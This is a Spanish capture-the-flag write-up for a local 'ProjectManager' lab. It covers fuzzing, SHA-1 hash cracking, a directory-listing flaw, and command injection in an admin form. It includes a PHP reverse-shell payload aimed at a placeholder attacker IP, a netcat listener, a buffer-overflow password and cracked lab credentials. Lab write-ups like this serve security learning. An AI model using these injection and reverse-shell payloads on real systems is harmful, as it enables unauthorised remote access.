
ProjectManager

1. ENUMERACIÓN


Comenzamos realizando un análisis de directorios mediante **fuzzing** para descubrir archivos o rutas ocultas en el servidor. Utilizamos **ffuf** con el siguiente comando:

```
ffuf -u "http://127.0.0.1:8080/FUZZ" -w
/usr/share/wordlists/wfuzz/general/common.txt -e .json
```




Durante el proceso, encontramos un archivo llamado ***users.json***.

Al abrirlo encontramos información privilegiada como es una lista de usuarios y sus respectivas contraseñas
Si nos fijamos con más detalle en la contraseña vemos que es un hash formado por 40 caracteres hexagonales. Esto nos indica que es un **SHA-1**



Para descifrar las contraseñas, empleamos hashcat con el modo -m 100 para SHA-1 y el archivo **rockyou.txt** como diccionario. Debemos tener en cuenta que puede que algunos usuarios tengan contraseñas que no estén en dicho diccionario por lo que tendremos que ir probando una a una.


```
hashcat -m 100 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt
```



De este modo hemos obtenido que para el usuario ***asmith*** tenemos la contraseña ***greenapple*** y para el usuario ***dlbrown*** la contraseña ***brownie***.

2. EXPLOTACIÓN

Con las credenciales asmith:greenapple, ingresamos al sistema. En el panel llamado Dashboard, observamos un botón **Show Files**. Inicialmente, no muestra archivos, ya que este usuario no tiene elementos en su carpeta personal.



Si nos fijamos bien en la url:


http://127.0.0.1:8080/dashboard.php?dir=projects/asmith


Vemos que hay un parámetro dir con una ruta a nuestro usuario. Al fijarnos en el código fuente observamos que los archivos que se nos muestran al darle al botón son los que aparecen en dicha ruta. Si probamos a cambiar el parámetro dir a

http://127.0.0.1:8080/dashboard.php?dir=.

Obtenemos ahora si una lista de archivos en la que vemos un json con un nombre extraño para que no se detecte mediante el **fuzzing** y un archivo llamado **admin.php** del que haremos uso a posterior.
Al clicar en el archivo json se nos muestran las credenciales de 2 usuarios administradores. De nuevo, las contraseñas están cifradas en **SHA-1**, por lo que mediante el comando de **hashcat** anterior podemos intentar descifrarlas.

De este modo, hemos logrado obtener las credenciales de administrador. Al registrarnos con el usuario **monre** y contraseña **bluemonkey** vemos que las credenciales son válidas y se nos muestra una nueva ventana a la que podemos acceder llamada **Admin Panel**.





Vemos que hay unos campos pertenecientes a un formulario, si probamos a escribir en los campos un usuario nuevo, después al mirar en el dashboard como hemos hecho antes, encontramos un archivo nuevo con el contenido de ese usuario recién creado. Si probamos a escribir `;ls` en uno de los inputs del formulario y accedemos a los archivos como hemos hecho antes podemos ver ese nuevo fichero que antes no se listaba llamado **user_creation.log** y al visualizar su contenido vemos que se ha ejecutado correctamente el comando introducido. Por lo que podemos pensar que el código ejecuta un comando en el sistema sin validar la entrada.
Una vez visto que podemos ejecutar comandos en la máquina del servidor, vamos a entablar una reverse shell para poder manejar una terminal.

Una vez visto que podemos ejecutar comandos en la máquina del servidor, vamos a entablar una **reverse shell** para poder manejar una terminal.

Nos ponemos en escucha en nuestra máquina atacante:

```
nc -lvnp 1234
```

Ahora en uno de los campos del formulario como puede ser en **Username** introduciremos el código necesario para enviarnos una terminal a nuestra máquina que está en escucha.

```
; php -r '$sock=fsockopen(<IP_ATACANTE>,1234);exec("/bin/sh -i <&3 >&3
2>&3");' #
```

3. ESCALADA DE PRIVILEGIOS

Una vez tenemos la **reverse shell**, si accedemos a la ruta **/home/www-data** y listamos los archivos vemos un archivo user.txt que contiene la flag de usuario.

```
Listening on 0.0.0.0 1234
Connection received on 172.17.0.2 54438
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ cd /home/www-data
$ ls
rootAuth
rootAuth.c
user.txt
$ cat user.txt
ssi{7d65a4e12f0b1f34}
$ ./rootAuth
```

Al listar en la ruta mencionada, también vemos dos archivos más. Un **archivo C** y un **ejecutable**. Si vemos el contenido del C vemos que es para obtener una terminal como root y que nos pide que introduzcamos una contraseña. Si nos fijamos, el tamaño de la contraseña no puede ser superior a **32 caracteres** pero no verifica que la contraseña introducida por el usuario cumpla este requisito. De este modo, si ejecutamos el **binario** e introducimos una contraseña como puede ser:

```
BuferOverFlow12312312312312312312312312312312312312312312312312312312312
```

Nos da acceso a la shell de root y además nos imprime por pantalla la **flag** de **root.**